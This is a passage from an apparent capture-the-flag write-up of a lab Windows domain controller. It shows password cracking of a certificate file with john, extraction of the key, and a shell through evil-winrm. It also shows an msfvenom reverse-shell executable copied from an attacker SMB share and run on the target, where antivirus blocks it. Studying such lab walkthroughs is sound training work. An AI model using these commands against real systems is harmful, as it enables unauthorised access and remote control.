
```
ghost@localhost [10:57:02] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/timelapse] [master *]
→ % openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out legacyy_dev_auth.key
Enter Import Password:
Can't read Password
```

I crack using *john* again. The password is *thuglegacy*.




```
ghost@localhost [11:02:38] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/timelapse] [master *]
→ % pfx2john legacyy_dev_auth.pfx > legacyy_dev_auth.pfx.hash

ghost@localhost [11:02:47] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/timelapse] [master *]
→ % john --wordlist=/usr/share/wordlists/rockyou.txt legacyy_dev_auth.pfx.hash
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy       (legacyy_dev_auth.pfx)
1g 0:00:00:19 DONE (2023-01-07 11:03) 0.05165g/s 166928p/s 166928c/s 166928C/s thugways..thsco04
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

ghost@localhost [11:03:19] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/timelapse] [master *]
→ %
```

I gave *thuglegacy* for password, for pass phrase I can give anything, so *pwned*.




```
ghost@localhost [11:05:00] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/timelapse] [master *]
→ % openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out legacyy_dev_auth.key
Enter Import Password:
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
```

I decrypt the key and also dump the certificate.



```
ghost@localhost [11:07:17] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/timelapse/legacyy_dev_auth] [master *]
→ % openssl rsa -in legacyy_dev_auth.key -out legacyy_dev_auth.key
Enter pass phrase for legacyy_dev_auth.key:
writing RSA key

ghost@localhost [11:07:34] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/timelapse/legacyy_dev_auth] [master *]
→ % openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out legacyy_dev_auth.crt
Enter Import Password:

ghost@localhost [11:07:59] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/timelapse/legacyy_dev_auth] [master *]
→ % ls
legacyy_dev_auth.crt  legacyy_dev_auth.key  legacyy_dev_auth.pfx  legacyy_dev_auth.pfx.hash

ghost@localhost [11:08:05] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/timelapse/legacyy_dev_auth] [master *]
→ %
```


Evil-WinRM



```
ghost@localhost [11:08:05] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/timelapse/legacyy_dev_auth] [master *]
→ % evil-winrm -i timelapse.htb -S -k legacyy_dev_auth.key -c legacyy_dev_auth.crt
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby2.7: no such file or directory

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\legacyy\Documents>
```


0x3 Foothold

Flag



```
*Evil-WinRM* PS C:\Users\legacyy\Desktop> type user.txt
58c5a87437ab6990e148f9e9d4db00df
*Evil-WinRM* PS C:\Users\legacyy\Desktop> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : dc01
   Primary Dns Suffix  . . . . . . . : timelapse.htb
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : timelapse.htb
                                       htb

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : htb
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-B9-EE-36
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::87(Preferred)
   Lease Obtained. . . . . . . . . . : Friday, January 6, 2023 7:27:59 PM
   Lease Expires . . . . . . . . . . : Saturday, January 7, 2023 4:27:59 AM
   IPv6 Address. . . . . . . . . . . : dead:beef::483f:d257:6c73:270d(Preferred)
   Link-local IPv6 Address . . . . . : fe80::483f:d257:6c73:270d%13(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.11.152(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:35eb%13
                                       10.10.10.2
   DHCPv6 IAID . . . . . . . . . . . : 33574998
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2B-4A-9F-11-00-50-56-B9-EE-36
   DNS Servers . . . . . . . . . . . : 127.0.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       htb
```


Basic enumeration



```
*Evil-WinRM* PS C:\Users\legacyy\Desktop> net user legacyy
User name                    legacyy
Full Name                    Legacyy
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/23/2021 11:17:10 AM
Password expires             Never
Password changeable          10/24/2021 11:17:10 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/7/2023 3:12:56 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users         *Development
The command completed successfully.

*Evil-WinRM* PS C:\Users\legacyy\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\legacyy\Desktop>
```


msfvenom payload (fail)

First I am gonna get *msfvenom* reverse shell because *evil-winrm* is clunky.




```
ghost@localhost [11:21:18] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/timelapse/legacyy_dev_auth] [master *]
-> % msfvenom -p windows/shell_reverse_tcp -f exe LHOST=tun0 LPORT=80 > ghost.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

Then I run *smbserver* and copy the file.



```
ghost@localhost [11:23:37] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/timelapse] [master *]
→ % smbserver.py -smb2support kali .
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.11.152,52766)
[*] AUTHENTICATE_MESSAGE (\,DC01)
[*] User DC01\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:kali)
[*] Disconnecting Share(1:kali)
[*] Closing down connection (10.10.11.152,52766)
[*] Remaining connections []
```

But it fails to run, blocked by *antivirus*.




```
*Evil-WinRM* PS C:\Users\legacyy\Documents> copy \\10.10.14.6\kali\ghost.exe C:\Windows\Temp\ghost.exe
*Evil-WinRM* PS C:\Users\legacyy\Documents> C:\Windows\Temp\ghost.exe
Program 'ghost.exe' failed to run: Operation did not complete successfully because the file contains a virus or potentially unwanted softwareAt line:1 char:1
+ C:\Windows\Temp\ghost.exe
+ ~~~~~~~~~~~~~~~~~~~~~~~~~.
At line:1 char:1
+ C:\Windows\Temp\ghost.exe
+ ~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
```

PowerShell history (lateral movement to svc_deploy)


I read powershell history.

- https://0xdf.gitlab.io/2018/11/08/powershell-history-file.html



